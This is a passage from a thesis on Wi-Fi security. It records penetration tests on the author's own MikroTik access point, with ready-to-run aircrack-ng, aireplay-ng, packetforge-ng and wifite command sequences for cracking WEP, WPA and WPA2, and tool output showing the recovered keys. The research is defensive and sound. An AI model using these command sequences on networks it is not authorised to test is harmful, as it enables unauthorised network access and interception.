A series of commands is executed to perform various actions related to wireless network auditing and penetration testing. The network interface named "wlan0" is disabled using the command on line 1 starting with that line. On line 2, the wireless interface "wlan0" is configured in monitor mode with control capabilities. The "wlan0" interface is then re-enabled on line 3. Moving on to line 4, the command provided is used to start packet capture and analysis on the "wlan0" interface. Line 5 launches a targeted de-authentication attack on a particular network by sending de-authentication packets to the target BSSID. Line 6 captures packets from the target network, writes them to a specified directory, and configures the channel to monitor for packet captures. Line 7 initiates a packet injection attack on the target network. Finally, line 8 invokes the Aircrack-ng tool, which can be configured to crack the WEP key of the captured packets in the specified file location.

The key generating machine produced a set of ten passwords arranged in ascending order of randomized complexity as WEP keys. The objective is to acquire sufficient IVs to effectively crack the WEP in the shortest possible duration. The outcomes are presented in the Table 21 below.

Table 21 Results of IV exploitation and WEP crack of 10 keys

No.	Password	Time (mm:ss)	Keys Tested	IVs
1	0123456789ABCDEF0123456789	00:01	1603801	3577
2	048CF19D26AE57B048CF19D26A	00:34	713	28030
3	0369CF148AE257BD0369CF148A	00:41	237099	37362
4	08AC89F3ADEB9CF08AC89F3ADE	02:37	1285948	40490
5	D9A732FE51C648B703F8E9245B	07:38	190758	42044

6	6CF49DF68AE79B06CF49DF68AE	04:01	900818	44659
7	079B69F17BDE8AC079B69F17BD	04:38	40729	45008
8	05AE29BD46CF68D05AE29BD46C	03:34	721	46088
9	02468ACE13579BDF02468ACE13	01:46	232144	54787
10	E57F1D83A9C2468B79530FE2D4	05:54	200676	70978

According to the data, it takes longer to break the WEP for passwords that are more complex and randomly generated. Additionally, the randomized complexity of the password influences both the quantity of keys tested and IVs obtained. Consequently, creating secure and challenging passwords can improve the security of WEP. Despite the fact that the most complex password took the longest time to crack, taking nearly 6 minutes, it is still not a secure standard for Wi-Fi. This is because, given enough time and resources, even the most secure passwords could be compromised. Therefore, it is essential to implement additional security measures and regularly update passwords in order to safeguard Wi-Fi networks.

7.2.2 Fragmentation attack

A packet fragmentation attack is a technique used in network security and penetration testing to exploit vulnerabilities in wireless network packet fragmentation. Large packets are fragmented into smaller ones when transmitted over a wireless network to fit within the network's maximum transmission unit (MTU).

The attacker conducts an IP packet fragmentation attack by sending specially crafted IP packets with manipulated fragmentation information. These packets take advantage of flaws or vulnerabilities in the target system's IP stack or network devices. When these packets are received, the target system or network devices attempt to reassemble the fragments using the fragmentation information. The reassembly process, however, may fail due to the attacker's manipulation, resulting in unexpected behavior such as resource consumption, system crashes, or unresponsiveness. Furthermore, the attack may take advantage of other vulnerabilities, allowing the attacker to circumvent security controls, gain unauthorized access, or execute malicious code on the targeted system.

Outlined below are the Linux commands used to exploit WEP successfully:

```
1  $ sudo ip link set wlan0 down
2  $ sudo iw  wlan0 set monitor control
3  $ sudo ip link set wlan0 up
4  $ sudo airodump-ng wlan0
5  $ sudo aireplay-ng -9 -a [BSSID] wlan0
6  $ sudo airodump-ng --write [CaptureFile] --bssid [BSSID] –
   channel [channelNumber] wlan0
7  $ sudo aireplay-ng -1  0  -a [BSSID]  -h [Your MAC]  wlan0
8  $ sudo aireplay-ng -5  -b [BSSID]  -h [Your MAC] wlan0
9  $ sudo packetforge-ng -0  -a [BSSID]  -h [Your MAC]  -w [ARP
   filename]  -y [filename.xor]
    -k 255.255.255.255  -l 255.255.255.255
10 $ sudo aireplay-ng -2  -r [ARP filename]  wlan0
11 $ sudo aircrack-ng  -e "ESSID"  [CaptureFile]
```

The commands listed above are used to perform a fragmentation attack on an AP that uses WEP security standard. The network interface is turned off with the command on line 1, and placed in monitor mode on line 2. The line 3 activates the interface, and line 4 starts airodump-ng, which records and examines the nearby wireless traffic. The line 5 broadcasts a packet to ascertain the quantity of IVs required to decipher the WEP key.

The command on line 6 sets the channel number to the AP's channel and creates a file to store packets that have been captured. The line 7 makes the attacker's device the authorized device on the network and links it to the AP. The line 8 injects forged ARP packets into the network to create new traffic.

Using the data gathered from the previous commands, the command on line 9 constructs a forged packet and saves it as an ARP file. The line 10 increases the number of IVs that are captured by repeatedly replaying the forged packet. Finally, on line 11, the WEP key is cracked using the captured packets and key stream analysis.

The results of a fragmentation attack on a router using the WEP security standard, using ten different passwords, are shown in the following Table 22.

Table 22 Results of packet fragmentation and WEP crack of 10 keys

No.	Password	Time (mm:ss)	Keys Tested	IVs
1	0123456789ABCDEF0123456789	00:00	745	41806
2	048CF19D26AE57B048CF19D26A	00:00	631	38735
3	0369CF148AE257BD0369CF148A	02:35	732	31632
4	08AC89F3ADEB9CF08AC89F3ADE	01:09	769	40785
5	D9A732FE51C648B703F8E9245B	02:25	977190	41131
6	6CF49DF68AE79B06CF49DF68AE	02:14	861	39975
7	079B69F17BDE8AC079B69F17BD	02:15	833	35730
8	05AE29BD46CF68D05AE29BD46C	03:04	695	45918
9	02468ACE13579BDF02468ACE13	02:02	821968	40604
10	E57F1D83A9C2468B79530FE2D4	03:43	727	37403

It can be concluded from the data gathered of a fragmentation attack conducted on a router using the WEP security standard and 10 different passwords that this security standard is extremely weak and easily cracked. The hardest password to crack, which took 3 minutes and 43 seconds, was still vulnerable. Longer and more complicated passwords do add a certain amount of security, but it is clear that it is not enough to fully protect against attacks. To ensure the safety and confidentiality of wireless networks, it is strongly advised to use more advanced and secure security standards such as WPA2 or WPA3.

7.2.3 Wifite Attack on WEP


Wifite is a wireless auditing tool that automates wireless network attacks. Wifite can perform a specific attack known as the *WEP cracking attack* on WEP. The WEP cracking attack attempts to gain unauthorized access to a WEP-protected network by exploiting vulnerabilities in the WEP encryption algorithm. Wifite automates this process by using various techniques such as packet capture, encryption key analysis, and WEP key cracking. Wifite captures a sufficient number of data packets from the target network during the WEP cracking attack. The WEP key is then determined using statistical analysis and cryptographic attacks. Wifite performs these operations using tools such as Aircrack-ng and other utilities. After successfully cracking the WEP key, the attacker gains unauthorized access to the compromised wireless network.

The strongest password from the list of passwords used in this research will be used to perform an automatic Wifite attack on the WEP security standard. Wifite will launch several attacks against the AP. Outlined below are the Linux commands used to exploit WEP successfully using Wifite:

```
1  $ sudo ip link set wlan0 down
2  $ sudo iw  wlan0 set monitor control
3  $ sudo ip link set wlan0 up
4  $ sudo Wifite
```

The commands listed are used to perform a Wifite attack on a router utilizing WEP security standard [48]. The first three commands are used to configure the wireless interface in monitor mode, which is necessary for sniffing wireless traffic. The command on line 4 is the actual Wifite command that launches the attack.

Below, in Figure 34, are the results obtained from the WEP cracking using Wifite.



```
┌──(kali㉿kali)-[~]
└─$ sudo wifite
[sudo] password for kali:
   .               .
 .´  ·  .     .  ·  `.  wifite2 2.6.6
 :  :  :  (¯)  :  :  :  a wireless auditor by derv82
 `.  ·  ` /¯\ ´  ·  .´  maintained by kimocoder
   `     /¯¯¯\     ´    https://github.com/kimocoder/wifite2


 [+] Using wlan0 already in monitor mode

   NUM                      ESSID   CH  ENCR    PWR   WPS  CLIENT
   ───  ─────────────────────────  ──  ────  ─────  ───  ──────
     1             MikroTik 2 GHz    1  WEP   64db    no
     2                Vratny doma    2  WPA-P   47db    no
     3            o2-internet-542    6  WPA-P   45db    no
     4                       Alex    6  WPA-P   31db    no
     5                 UPC3127111    1  WPA-P   28db    no
     6        (96:9A:4A:87:21:98)    7  WPA-P   27db    no
     7        (30:49:58:82:7D:AE)   10  WPA-P   17db    no
     8             InterneXtVerJur    9  WPA-P   17db    no
 [+] Select target(s) (1-8) separated by commas, dashes or all: 1

 [+] (1/1) Starting attacks against 64:D1:54:68:DB:BB (MikroTik 2 GHz)
 [+] attempting fake-authentication with 64:D1:54:68:DB:BB... success
 [+] MikroTik 2 GHz (61db) WEP replay: 60149/10000 IVs, fakeauth, Replaying @ 599/sec
 [+] replay WEP attack successful

 [+]      ESSID: MikroTik 2 GHz
 [+]      BSSID: 64:D1:54:68:DB:BB
 [+] Encryption: WEP
 [+]    Hex Key: E5:7F:1D:83:A9:C2:46:8B:79:53:0F:E2:D4
 [+] saved crack result to cracked.json (2 total)
 [+] Finished attacking 1 target(s), exiting
```

Figure 34 Results of Wifite and WEP crack

The output in Figure 34 shows a list of available wireless networks, along with their names, encryption protocols, power levels, and whether or not they support WPS (Wi-Fi Protected Setup). The tool then asks the user to choose a target network from the list to attack. The target in this case was a MikroTik 2 GHz network using the WEP encryption protocol. The tool then performed a successful replay attack to crack the WEP key.

7.3 Penetration Tests on WPA Standard

The security configuration of the MikroTik AP was modified in order to conduct WPA standard penetration tests. WPA, a wireless security standard, uses PSK authentication. It supports two algorithms for unicast and group ciphering: TKIP and AES. It's worth noting that WPA requires a minimum of 8 characters for the PSK, which ensures a certain level of complexity and security.

One of the attacks is the Dictionary attack. A dictionary attack occurs when an attacker uses a pre-compiled list of commonly used passwords, known as a "dictionary", and systematically attempts each password against the target network until a match is found. The attack takes advantage of the fact that many users use passwords that are weak or easily guessable.

7.3.1 Dictionary attack

When targeting WPA-PSK with TKIP, the attacker captures the encrypted packets exchanged between a client device and the AP. The captured packets contain the encrypted Wi-Fi password. The attacker then employs the dictionary attack technique to attempt decryption of the captured packets using different passwords from the dictionary. If a match is found, the attacker has successfully determined the Wi-Fi password.

The attack was carried out in this study using a dictionary called **rockyou.txt**, which is included in the Kali Linux operating system. This dictionary is a plaintext file containing a list of frequently used passwords. Because it contains a large number of passwords commonly used by individuals, the rockyou.txt file is frequently used by security professionals and hackers to test the strength of passwords.

The following are the commands used to carry out the dictionary attack on a router using the WPA security standard with the PSK form of authorization.

```
1  $ sudo ip link set wlan0 down
2  $ sudo iw  wlan0 set monitor control
3  $ sudo ip link set wlan0 up
4  $ sudo airodump-ng -write [filename] --bssid [BSSID] --channel
   [channel number] wlan0
5  $ sudo aircrack-ng -a2 –w rockyou.txt [filename.cap]
```

These commands were used to launch an attack on an AP using the WPA staandard and the PSK authentication method. The network interface was configured using the first three commands (lines 1-3). The command on line 1 uses "ip link" to disable the wireless interface wlan0, which is then set to monitor mode by the command on line 2. Finally, the command on line 3 restores the interface. Line 4 of the commands employs `airodump-ng` to capture packets from the target AP. The `-write` option specifies the file to which the captured packets will be saved, whereas the `--bssid` and `--channel` options specify the target AP's MAC address and the channel on which it operates, respectively. The wireless interface to be used is specified by the `wlan0` argument. The final command on line 5 uses `aircrack-ng` to attempt a dictionary attack on the captured packets. The `-a2` option specifies that the attack is to be carried out using the WPA/WPA2 standard, while the `-w` option specifies the wordlist to be used for the attack, in this case, `rockyou.txt`. The argument `filename.cap` specifies the name of the file containing the captured packets. If the attack is successful, the PSK will be displayed, granting the attacker access to the target network.

In the data below are the results obtained from a dictionary attack performed on an AP using the WPA security standard with a password.

```
      #  BSSID              ESSID                     Encryption
   1  64:D1:54:68:DB:BB  MikroTik 2GHz            WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait...
Opening /home/kali/Desktop/Hacking/WPA-PSK/-01.cap
Resetting EAPOL Handshake decoder state.
Read 2073 packets.
1 potential targets
                           Aircrack-ng 1.7
        [00:37:18] 11165734/14344392 keys tested (4934.88 k/s)
   Time left: 10 minutes, 44 seconds                         77.84%
                       KEY FOUND! [ Eliza123 ]
      Master Key     : 6B E8 0D B5 1C 1E 02 46 A4 6E 98 77 1A 57 A9 62
                       C1 A9 A0 67 D7 EC E4 6D 9D EE D4 AC 14 0F F8 B8

       Transient Key : 08 D1 29 FA 96 B3 6A 98 D9 9F 52 06 E2 F5 A1 5A
                       C5 8E 92 F8 77 2F 09 01 02 0B 15 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 93 45 3D 29 BF 89 6D 97 A9 9E E6 0B E9 A8 AD FC
```

From the data displayed above, it can be concluded that a successful dictionary attack was performed. `Eliza123` was discovered to be the password. The Aircrack-ng tool was used to crack the password in 10 minutes and 44 seconds, testing 11,165,734 out of 14,344,392 possible keys at a rate of 4,934.88 keys per second.

7.3.2 Wifite attack on WPA

Wifite can be used to launch a variety of attacks against WPA networks, including dictionary attacks and handshake capture attacks. A dictionary attack with Wifite on a WPA network involves systematically attempting different passwords from a pre-compiled list, also known as a dictionary, in order to crack the network's PSK. Wifite automates the process by cycling through the dictionary of passwords and attempting to authenticate with the target network until a successful match is found.

Wifite can use the handshake capture method to record the four-way handshake exchange that occurs when a client device connects to a WPA network. The handshake contains encrypted data, including the PSK, which can be cracked offline using powerful computing resources or specialized software such as Aircrack-ng.

The command utilized to execute this attack is as follows:

```
$ sudo wifite -i wlan0 -wpa --dict rockyou.txt
```

The command is used to launch a WPA attack using the dictionary file rockyou.txt. The `-i` flag followed by `wlan0` specifies which wireless interface will be used for the attack. The `-wpa` flag instructs wifite to only look for WPA-encrypted networks. Finally, the `--dict` flag followed by `rockyou.txt` specifies the dictionary file that will be used in the attack. The command as a whole launches the wifite tool, which searches for WPA-encrypted networks on the specified wireless interface and attempts to crack their passwords using the rockyou.txt dictionary file.

The following results display the outcome of the attempt to crack the WPA PSK:

```
[+] option: using wireless interface wlan0

[+] option: using wordlist /home/kali/Desktop/rockyou.txt to crack WPA
handshakes

[+] option: targeting WPA-encrypted networks


   NUM                      ESSID    CH   ENCR    PWR    WPS   CLIENT

   ---   -------------------------   ---   -----   ----   ---   ------

     1           MikroTik 2 GHz      1   WPA-P   62db   yes


[+] (1/1) Starting attacks against 64:D1:54:68:DB:BB (MikroTik 2 GHz)

[+] MikroTik 2 GHz (57db) WPA Handshake capture: found existing hand-
shake

[+] Using handshake from hs/handshake_MikroTik2GHz_64-D1-54-68-DB-
BB_2023-05-14T17-09-46.cap

[+] Cracking WPA Handshake: Running aircrack-ng with rockyou.txt word-
list

[+] Cracking WPA Handshake: 78.63% ETA: 11m11s @ 4565.2kps (current
key: Eliza123)

[+] Cracked WPA Handshake PSK: Eliza123
```

According to the data gathered, the WPA encrypted network has been successfully cracked using the password `Eliza123`. The tool used to carry out the attack is wifite, with `wlan0` as the specified wireless interface and `rockyou.txt` as the dictionary file. The tool detected three WPA encrypted networks within range, and the user chose to attack the first, which had a power level of `62db` and the WPS feature enabled. The attack was successful because the tool discovered an existing handshake for the target network and used it to crack the password. The output also includes the AP name, BSSID, encryption type, and location of the handshake file.

7.4 Penetration Tests on WPA2 Standard

The Microtik AP's security configuration was changed to facilitate WPA2 standard penetration tests. PSK authentication is used by WPA2, a wireless security standard. It provides two unicast and group ciphering algorithms: TKIP and AES. WPA2 requires a minimum of 8 characters for the PSK, similar to WPA, to ensure a certain level of complexity and security.

7.4.1 Dictionary attack

The dictionary attack is a common method used to crack the network password in the context of the WPA2 security standard. The dictionary attack on WPA2 is similar to WPA in terms of technical processes. The attacker intercepts a WPA2 handshake and then launches an attack using a tool like Aircrack-ng by pointing it to a wordlist. The tool then goes through the list word by word, trying each one as a password until it finds a match. If the password is in the dictionary, the attack succeeds and the attacker gains network access.

When it comes to dictionary attacks, there is one significant difference between WPA and WPA2. WPA2 employs a more robust encryption algorithm known as AES, which makes brute-force attacks much more difficult. To crack the password, the attacker may need to use a larger wordlist and more computing power. For the purpose of this research, the previously employed rockyou.txt dictionary will also be utilized in this case.

To conduct a dictionary attack on an AP that uses the WPA2 security standard, the following commands are utilized:

```
1  $ sudo ip link set wlan0 down
2  $ sudo iw  wlan0 set monitor control
3  $ sudo ip link set wlan0 up
4  $ sudo airodump-ng -write [filename] --bssid [BSSID] --channel
   [channel number] wlan0
5  $ sudo aircrack-ng -a2 -w rockyou.txt [filename.cap]
```

Similar to the commands used for cracking WPA, the commands for cracking WPA2 follow a similar pattern. The command on line 1 brings down the wireless interface, line 2 sets it to monitor mode, and line 3 brings it back up. Line 4 captures wireless traffic from the targeted AP and saves it to a file. Finally, the command on line 5 attempts to crack the captured traffic using a dictionary attack with a specified dictionary file. Overall, these commands are used to perform a dictionary attack on an AP that uses WPA2 security.

The output obtained from executing these commands is displayed below:

```
     #   BSSID               ESSID                        Encryption
1   64:D1:54:68:DB:BB   MikroTik 2 GHz    WPA (1 handshake, with PMKID)
Choosing first network as target.
Reading packets, please wait...
Opening /home/kali/Desktop/Crack/WPA2-1/dict-01.cap
Resetting EAPOL Handshake decoder state.
Read 8884 packets.
1 potential targets
                           Aircrack-ng 1.7
          [00:00:05] 40201/14344392 keys tested (7784.71 k/s)
   Time left: 30 minutes, 37 seconds                           0.28%
                        KEY FOUND! [ ilovepizza ]
      Master Key     : C6 D0 D8 B6 A6 BA 73 0F 9D 6F 81 24 E3 38 7C F4
                       BE F3 03 DE E8 F9 FB 0E 20 73 76 B0 F3 A7 6D ED

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      EAPOL HMAC     : 20 FC 28 5C 04 F8 80 E4 D9 8A 3F 42 D3 13 EA FE
```

Based on the information provided, it is possible to conclude that a Wi-Fi network with the name MikroTik 2 GHz and WPA encryption was subjected to a cracking attempt. The method entailed analyzing a captured handshake and employing the Aircrack-ng tool version 1.7. The passphrase `ilovepizza` was successfully discovered after testing 40,201 keys at a rate of 7,784.71 keys per second.

7.4.2 Wifite Attack on WPA2

On WPA2 networks, Wifite can be used to perform dictionary and brute-force attacks. WPA2 uses stronger encryption than WPA, so the attack process may take longer and require more computing power. In terms of Wifite attacks, the attack process is essentially the same for both WPA and WPA2.

The command used to initiate a wifite attack on Aps utilizing WPA2 is similar to that of WPA and its displayed below:

```
$ sudo wifite -i wlan0 -wpa --dict rockyou.txt
```

This command launches the `wifite` tool as root, connects to the wireless interface `wlan0`, and attempts to crack WPA-secured networks with the dictionary file `rockyou.txt`. Only WPA-secured networks should be targeted, according to the `-wpa` option.

The results of running this command on an AP that utilizes WPA2 security standard is displayed below:

```
[+] option: using wireless interface wlan0

[+] option: using wordlist /home/kali/Desktop/rockyou.txt to crack WPA
handshakes

[+] option: targeting WPA-encrypted networks

   NUM                      ESSID   CH  ENCR    PWR    WPS  CLIENT

   ---  -------------------------  ---  -----   ----   ---  ------

     2             MikroTik 2 GHz    1  WPA-P   51db   yes

[+] (1/1) Starting attacks against 64:D1:54:68:DB:BB (MikroTik 2 GHz)

[+] MikroTik 2 GHz (41db) PMKID CAPTURE: Loaded existing PMKID hash:
hs/pmkid_MikroTik2GHz_64-D1-54-68-DB-BB_2023-05-15T22-16-46.22000

[+]  MikroTik  2  GHz  (41db)  PMKID  CRACK:  Cracking  PMKID  using
/home/kali/Desktop/rockyou.txt ...

[+]    MikroTik    2    GHz    (41db)    PMKID    CRACKED:    Key:
64d15468dbbb:c8aacc75800e:MikroTik 2 GHz:ilovepizza
```

The attack uses the wireless interface `wlan0` and the wordlist file `rockyou.txt` to target WPA-encrypted networks. On the MikroTik 2 GHz network, a Pairwise Master Key Identifier (PMKID) capture was performed. The PMKID was cracked successfully, revealing the key `ilovepizza`.

Based on the analysis conducted, it can be inferred that the WEP security standard, which encompasses 28 devices and accounts for approximately 0.42% of the total APs identified in this study, can be compromised in less than 10 minutes.

The security of the WPA standard heavily relies on the type of PSK used to protect access to the network. The time required to crack the PSK is directly influenced by factors such as its complexity, randomness, and length, as well as the range of passwords covered by the dictionary used in the cracking attempt. Based on the collected data, it can be inferred that if all WPA-secured APs were subjected to the same circumstances (similar key complexity, randomness, and length, along with the use of the same dictionary), approximately 93 devices, accounting for 1.41% of all detected devices in this research, could be cracked using a dictionary attack in less than 50 minutes. It's also important to note that a faster and more efficient CPU can handle a larger number of password guesses per second, thereby potentially speeding up the dictionary attack process. In this case, VM is configured to utilize 4 of the 8 eight CPU cores or processors on the underlying physical hardware.

WPA2 security, like WPA, is influenced by factors such as the complexity, randomness, and length of the PSK, as well as the range of passwords covered by the dictionary. Furthermore, the power of the CPU used in the cracking process can affect the time required to crack a PSK. Based on the information provided, it is estimated that under similar circumstances, it would take less than 40 minutes to crack the PSK used by 5,412 of the 6,618 devices detected in this research, accounting for approximately 81.84% of the total devices.

The Dragon-blood attack can be used to circumvent WPA3's Dragonfly security. This attack can be carried out in two ways: downgrading WPA3-Transition mode to allow dictionary attacks, or launching a resource consumption attack (such as a denial of service) against WPA3's Dragonfly handshake. However, due to the lack of support for the WPA3 security standard in devices, none of these attacks were carried out during the research. The targeted AP used in the potential attacks was unable to support the necessary WPA3 security settings configuration [49].

CONCLUSION

This thesis accomplished its goals of analyzing various threats in Wi-Fi networks, investigating wireless security techniques and protocols, and investigating network infrastructure and components. The findings shed light on critical flaws in security protocols, specifically WEP, WPA, and WPA2. One of the study's key takeaways is the critical importance of implementing strong security measures to prevent unauthorized access.

What sets this research apart from others in the same area of study is its unique methodology and comprehensive approach. To begin, common data capture tools and methods were fully utilized, allowing scanning and data collection in 12 different locations in Zlin, Czech Republic. This extensive effort resulted in precise data capture from 6618 wireless APs. The extensive dataset obtained enables a more thorough and sophisticated examination of the subject matter. Second, the research goes beyond theoretical exploration by incorporating rigorous penetration tests. By actively assessing the security of well-known standards like WEP, WPA, and WPA2, vulnerabilities and weaknesses in these systems were discovered.

During the research process, I faced various challenges in gathering specific and reliable information on device and router communication. This required meticulous attention to detail to ensure accurate findings. Additionally, data collection involved complex filtering techniques to avoid duplication and maintain result integrity. These challenges highlighted the intricacies of conducting a thorough and accurate study in Wi-Fi network security. Despite the challenges, this journey has significantly expanded my knowledge in Wi-Fi security. I now possess expertise in evaluating extensive and precise security data, enabling me to draw meaningful conclusions. Furthermore, I have learned techniques for cracking passwords used by access points to prevent unauthorized access. Overall, this experience has provided me with a whole new understanding of Wi-Fi security.

Looking ahead, the planned release of the Wi-Fi 7 standard suggests the potential for further network security advancements Let's stay proactive in our efforts to enhance network security and embrace the advancements the future will bring.

BIBLIOGRAPHY

[1] GOLDSMITH, Andrea. *Wireless Communications*. Online. Cambridge University Press, 2005. ISBN 978-0-521-83716-3. Available from: https://books.google.cz/books?id=n-3ZZ9i0s-cC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false

[2] JAKES, William C. Mobile Radio Propagation. In : *Microwave Mobile Communications*. Online. IEEE, 1974. p. 9–9. [Accessed 15 May 2023]. ISBN 978-0-470-54528-7.

[3] NEWTH, Jorunn Danielsen. The History of Wi-Fi. *Eye Networks*. Online. 12 June 2019. [Accessed 26 March 2023]. Available from: https://eyenetworks.no/en/wi-fi-history/

[4] HASSAN, Mahbub. *Wireless and Mobile Networking*. Online. CRC Press, 2022. ISBN 978-1-00-064279-7. Available from: https://books.google.cz/books?id=_Y9yEAAAQBAJGoogle-Books-ID: _Y9yEAAAQBAJ

[5] FAN, Shiru, GE, Yutong and YU, Xiang. Comparison Analysis and Prediction of Modern Wi-Fi Standards. In : *2022 International Conference on Big Data, Information and Computer Network (BDICN)*. Online. January 2022. p. 581–585. DOI 10.1109/BDICN55575.2022.00112.

[6] COOKLEV, Todor. *Wireless Communication Standards: A Study of IEEE 802.11, 802.15, 802.16*. . Wiley, 2011. ISBN 978-1-118-12807-7. Google-Books-ID: Q3O7zQEACAAJ

[7] Internet and social media users in the world 2023. *Statista*. Online. [Accessed 26 March 2023]. Available from: https://www.statista.com/statistics/617136/digital-population-worldwide/

[8] Understanding IEEE 802.11b Wi-Fi » Electronics Notes. Online. [Accessed 26 March 2023]. Available from: https://www.electronics-notes.com/articles/connectivity/wifi-ieee-802-11/802-11b.php

[9] DOUFEXI, A., ARMOUR, S., BUTLER, M., NIX, A. and BULL, D. A study of the performance of HIPERLAN/2 and IEEE 802.11a physical layers. In : *IEEE VTS 53rd Vehicular Technology Conference, Spring 2001. Proceedings (Cat. No.01CH37202)*. May 2001. p. 668–672 vol.1. DOI 10.1109/VETECS.2001.944927.

[10] WPA2 - security standard | NFON Knowledgebase. Online. 26 October 2018. [Accessed 26 March 2023]. Available from: https://www.nfon.com/en/get-started/cloud-telephony/lexicon/knowledge-base-detail

[11] DAO, Nghia T. and MALANEY, Robert A. Throughput Performance of Saturated 802.11g Networks. In : *The 2nd International Conference on Wireless Broadband and Ultra Wideband Communications (AusWireless 2007)*. August 2007. p. 31–31. DOI 10.1109/AUSWIRELESS.2007.82.

[12] ONG, Eng Hwee, KNECKT, Jarkko, ALANEN, Olli, CHANG, Zheng, HUOVINEN, Toni and NIHTILÄ, Timo. IEEE 802.11ac: Enhancements for very high throughput WLANs. In : *2011 IEEE 22nd International Symposium on Personal, Indoor*

and Mobile Radio Communications. September 2011. p. 849–853. DOI 10.1109/PIMRC.2011.6140087.

[13] BELLALTA, Boris. IEEE 802.11ax: High-efficiency WLANS. *IEEE Wireless Communications*. February 2016. Vol. 23, no. 1, p. 38–46. DOI 10.1109/MWC.2016.7422404.

[14] DENG, Cailian, FANG, Xuming, HAN, Xiao, WANG, Xianbin, YAN, Li, HE, Rong, LONG, Yan and GUO, Yuchen. IEEE 802.11be Wi-Fi 7: New Challenges and Opportunities. *IEEE Communications Surveys & Tutorials*. 2020. Vol. 22, no. 4, p. 2136–2166. DOI 10.1109/COMST.2020.3012715.

[15] CHEN, Jiann-Liang, PANG, Ai-Chun, DENG, Der-Jiunn and LIN, Chun-Cheng. *Wireless Internet: 11th EAI International Conference, WiCON 2018, Taipei, Taiwan, October 15-16, 2018, Proceedings*. . Springer, 2019. ISBN 978-3-030-06158-6. Google-Books-ID: Vo2CDwAAQBAJ

[16] AURELIA, Sagaya, HIREMATH, Somashekhar S., SUBRAMANIAN, Karthikeyan and BISWAS, Saroj Kr. *Sustainable Advanced Computing: Select Proceedings of ICSAC 2021*. . Springer Nature, 2022. ISBN 9789811690129. Google-Books-ID: liFnEAAAQBAJ

[17] IT Explained - Evil Twin Attacks Explained. *IT Explained*. Online. [Accessed 16 May 2023]. Available from: https://www.it-explained.com/words/evil-twin-attacks-explained-explained

[18] BHUSHAN, Bharat, SAHOO, G. and RAI, Amit Kumar. Man-in-the-middle attack in wireless and computer networking — A review. In : *2017 3rd International Conference on Advances in Computing,Communication & Automation (ICACCA) (Fall)*. September 2017. p. 1–6. DOI 10.1109/ICACCAF.2017.8344724.

[19] NATH NAYAK, Gopi and GHOSH SAMADDAR, Shefalika. Different flavours of Man-In-The-Middle attack, consequences and feasible solutions. In : *2010 3rd International Conference on Computer Science and Information Technology*. July 2010. p. 491–495. DOI 10.1109/ICCSIT.2010.5563900.

[20] CHEN, Ping, DESMET, Lieven and HUYGENS, Christophe. A Study on Advanced Persistent Threats. In : DE DECKER, Bart and ZÚQUETE, André (eds.), *Communications and Multimedia Security*. Berlin, Heidelberg : Springer, 2014. p. 63–72. Lecture Notes in Computer Science. ISBN 978-3-662-44885-4. DOI 10.1007/978-3-662-44885-4_5.

[21] RAZA, Mudassar, IQBAL, Muhammad, SHARIF, Muhammad and HAIDER, Waqas. A Survey of Password Attacks and Comparative Analysis on Methods for Secure Authentication. . 2012.

[22] QIAN, Yi, YE, Feng and CHEN, Hsiao-Hwa. *Security in Wireless Communication Networks*. . John Wiley & Sons, 2021. ISBN 978-1-119-24436-3. Google-Books-ID: PydMEAAAQBAJ

